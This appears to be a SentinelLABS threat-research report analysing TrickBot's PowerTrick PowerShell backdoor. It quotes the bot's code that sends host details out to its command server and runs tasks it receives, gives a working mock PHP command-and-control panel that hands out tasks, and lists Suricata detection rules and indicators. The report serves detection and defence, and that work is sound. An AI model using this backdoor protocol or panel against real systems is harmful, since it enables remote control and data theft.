SentinelLABS


TRICKBOT “POWERTRICK”: MOCK PANEL FOR ENHANCED DETECTION & MITIGATION

Authors: Vitali Kremez, Joshua Platt and Jason Reaves

January 2020

SentinelLABS Research Team

TABLE OF CONTENTS



OVERVIEW

Static analysis of various versions of “PowerTrick” allows SentinelLabs to create mock command-and-control panels to allow the institutions to utilize them for testing related detections.


SentinelLabs Team

BACKGROUND

TrickBot is the successor of Dyre [1,2] which at first was primarily focused on banking fraud in the same manner that Dyre did utilizing injection systems. TrickBot has shifted focus to enterprise environments over the years to incorporate everything from network profiling, mass data collection, incorporation of lateral traversal exploits. This focus shift is also prevalent in their incorporation of malware and techniques in their tertiary deliveries that are targeting enterprise environments, it is similar to a company where the focus will shift depending on what generates the best revenue.

We previously discussed PowerTrick that is heavily used by Trickbot and Anchor, while creating network signatures we decided that creating a simple mock command-and-control PHP script could be beneficial so we can have a working bot to play around with and easily generate traffic. Being able to statically create a mock panel will come down to how familiar you are with the bot itself, what will the bot be sending and what does it expect in return? If you have an existing packet capture, then this would be trivial, however, in this case, we have only a few targeted versions of the bots themselves.

We did not mention this system in our Anchor blog [3], however, we have been tracking its usage by the actors responsible for profiling and pivoting in infections, as we mention in our PowerTrick report this system is used in conjunction with a number of other frameworks and offensive tools tools available for either purchase or freely. The system was briefly hinted at by CyberReason [4] in their report on Anchor but they only cover one of the more recent versions of PowerTrick.



“POWERTRICK”: BOT OPERATIONS & INTERNALS

The bot can broken down into the following list of activities:

- Perform an initial checkin
- Reset the throttle time or exit depending on response
- Sit in a loop request the next commands to be executed
- Execute received command
- Send back the results or the error message
- Sleep for the throttle amount

The function responsible for sending a post request to the c2:

```
function sendPostReq($a, $ps) {
$ps.Add( p , $a);
$ps.Add( p1 , $key);
$ps.Add( p2 , (b64e -str $uuid));
$ps.Add( p9 , (b64e -str $PID));
$WC = New-Object System.Net.WebClient
$WC.UseDefaultCredentials = $true
$Result = $WC.UploadValues($URL, post , $NVC);
$result = [System.Text.Encoding]::UTF8.GetString($Result)
$WC.Dispose();
return $result;
}
```

This means every request has at least 4 parameters added to it:

p - indicates what sort of traffic, passed in as parameter
p1 - key
p2 - base64-encoded uuid which is like a botid
p9 - base64-encoded PID of the process the script is running from

So the first request that is performed appears to be an initial checkin or a registration.

```
$NVC.Add('p3', (b64e -str (Get-Item -Path ".\").FullName));
$res = (sendPostReq -a 'ip' -ps $NVC);
```

The extra parameter sent is p3 which is the path it is running from and the p value will be sent with 'ip', the response back will either tell the bot to "die" or it will issue the bot a new sleep value.

```
$res = (sendPostReq -a 'ip' -ps $NVC);
if ($res -eq 'cex01' -Or $res -eq '') {
taskkill /F /PID $PID
return
exit
} else {
$timeout =  $res -replace "crx", ""
}
```

Therefore, if the response is empty or 'cex01', then the bot will die; else it removes "crx" strings from the response and leveraged the resulting value as the timeout value which will end up functioning as a throttle value.

The next request is "p=t" which is requesting a command to run or a tasking.

```
$NVC = New-Object System.Collections.Specialized.NameValueCollection
$res = (sendPostReq -a 't' -ps $NVC);
```

Then the response is parsed as a list of base64 encoded commands separated by a new line:

```
$res = (sendPostReq -a 't' -ps $NVC);
if ($res -ne '') {
      foreach($line in $res.Split([Environment]::NewLine)) {
              if ($line -ne '') {
                      try {
                              $decodedCommand = (b64d -str $line);
                              $comm = $decodedCommand.Split([Environment]::NewLine);
                              $exec = (b64d -str $comm[1]);
```

After obtaining the response, it is split by newlines and then each decoded command is split by newline with the command to execute going into "$exec" but it is the second element in the list. The first element is leveraged later when it sends back the result with the 'p' value being set to 'a':

```
if ($? -eq $true) {
      $NVC = New-Object System.Collections.Specialized.NameValueCollection
      $NVC.Add('p3', (b64e -str $OutputVariable));
      $NVC.Add('p4', (b64e -str (Get-Item -Path ".\").FullName));
      $NVC.Add('p5', (b64e -str $comm[0]));
      $res = (sendPostReq -a 'a' -ps $NVC);
```

An updated version of the script simply sends more data for the first initial checking request:

```
$NVC = New-Object System.Collections.Specialized.NameValueCollection
$NVC.Add('p3', (b64e -str "$($env:UserDomain)\$($env:UserName)"));
$NVC.Add('p4', (b64e -str $env:ComputerName));
$NVC.Add('p5', (b64e -str (Get-Item -Path ".\").FullName));
$NVC.Add('p7', (b64e -str (Get-WmiObject -class Win32_OperatingSystem).Caption));
$NVC.Add('p8', (b64e -str (Get-WmiObject Win32_OperatingSystem).OSArchitecture));
$NVC.Add('p10', (b64e -str ([Security.Principal.WindowsIdentity]::GetCurrent().Name)));
$res = (sendPostReq -a 'i' -ps $NVC);
```

It also sends 'p=i' instead of 'p=ip' with the POST data request.

For creating a PHP file to handle the requests we need the following functionality:

- check for the existence of the p values in the POST data
- dump the data to a log file
- handle the crx sleep value
- handle a hardcoded value

To make this very simple we will have some hardcoded responses and simply dump the received data to a log file:

```
$log_file = "log.txt";

if(isset($_POST['p']))
{
	//Initial checkin
	if($_POST['p'] === 'i' || $_POST['p'] === 'ip')
	{
		file_put_contents($log_file, "Checkin: ".print_r($_POST, true), FILE_APPEND);
		echo "crx6";
	}
	//task request
	elseif($_POST['p'] === 't')
	{

		file_put_contents($log_file, "Task Request: ".print_r($_POST, true), FILE_APPEND);
		$cmd = base64_encode("\n".base64_encode("net view"));
		echo $cmd;
	}
	//Task answer / results
	elseif($_POST['p'] === 'a')
	{
		file_put_contents($log_file, "Task Answer: ".print_r($_POST, true), FILE_APPEND);
	}
}
else
{
	header("HTTP/1.0 404 Not Found");
	die();
}
```

Using this simple PHP code as a mock panel, we can now generate endpoint events and network activity in order to create more extensive detection mechanisms.

MITIGATION & RECOMMENDATIONS

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick Task Request”; content:”POST”; http_method; content:”p=t&p1=”; offset:0; depth:7; http_client_body; classtype:trojan-activity; sid:9000019; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick Task Checkin”; content:”POST”; http_method; content:”p3=”; offset:0; depth:3; http_client_body; content:”p=i”; http_client_body; content:”p1=”; http_client_body; content:”p2=”; http_client_body; content:”p9=”; http_client_body; classtype:trojan-activity; sid:9000020; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick Task Answer”; content:”POST”; http_method; content:”p3=”; offset:0; depth:3; http_client_body; content:”&p5=”; http_client_body; content:”&p=a&”; http_client_body; content:”&p1=”; http_client_body; content:”&p9=”; http_client_body; classtype:trojan-activity; sid:9000021; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick Known Key 1”; content:”POST”; http_method; content:”p1=P4YCVQER8UWpfzxVFmVSDyBLzKL3yV6c”; http_client_body; classtype:trojan-activity; sid:9000022; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick Known Key 2”; content:”POST”; http_method; content:”p1=ybEsTxhqPuN4uVkemt6WjxaJN8jBdAGLxKeY9a4CnMTLSSq2”; http_client_body; classtype:trojan-activity; sid:9000026; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick download ver1 bot”; content:”?x=UDRZQ1ZRRVI4VVdwZnp4VkZtVlNEeUJMektMM3lWNmM=&a=ips”; http_uri; classtype:trojan-activity; sid:9000023; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick download ver2 bot”; content:”?a=irs&x=”; http_uri; classtype:trojan-activity; sid:9000024; rev:1; metadata:author Jason Reaves;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”PowerTrick download bot known key”; content:”?x=UDRZQ1ZRRVI4VVdwZnp4VkZtVlNEeUJMektMM3lWNmM”; http_uri; classtype:trojan-activity; sid:9000025; rev:1; metadata:author Jason Reaves;)

INDICATORS OF COMPROMISE

IOCs on GitHub

Anchor (MD5): 130392209b8b1e4aa37fd5c8da8fa6d5

TerraLoader (MD5):413df8eb260b183003a5a1e009734f52

kostunivo[.]com

drive.staticcontent[.]kz

web000aaa[.]info

wizardmagik[.]best

traveldials[.]com

northtracing[.]net

magichere[.]icu

magikorigin[.]me

5[.]9.161.246

192[.]99.38.41

172[.]82.152.15

193[.]42.110.176


REFERENCES

1: https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/

2: https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/

3: https://labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/

4: https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware



ABOUT SENTINELLABS

The missing link in infosec today is not about alerts - it's about the context of those alerts. What, When, Where, Why, How and most importantly - Who. SentinelLabs came to life to solve the gap security practitioners have between autonomously protecting their enterprise assets and understanding the significance and story of alerts. Unlike other threat intelligence solutions, SentinelLabs does not focus on sharing what is already public knowledge. We focus on new findings that can assist enterprises in staying protected from adversaries. We cover both cybercrime and APT (nation-state) while having a voice in the larger community of threat hunters who are passionate about a world that is safer for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/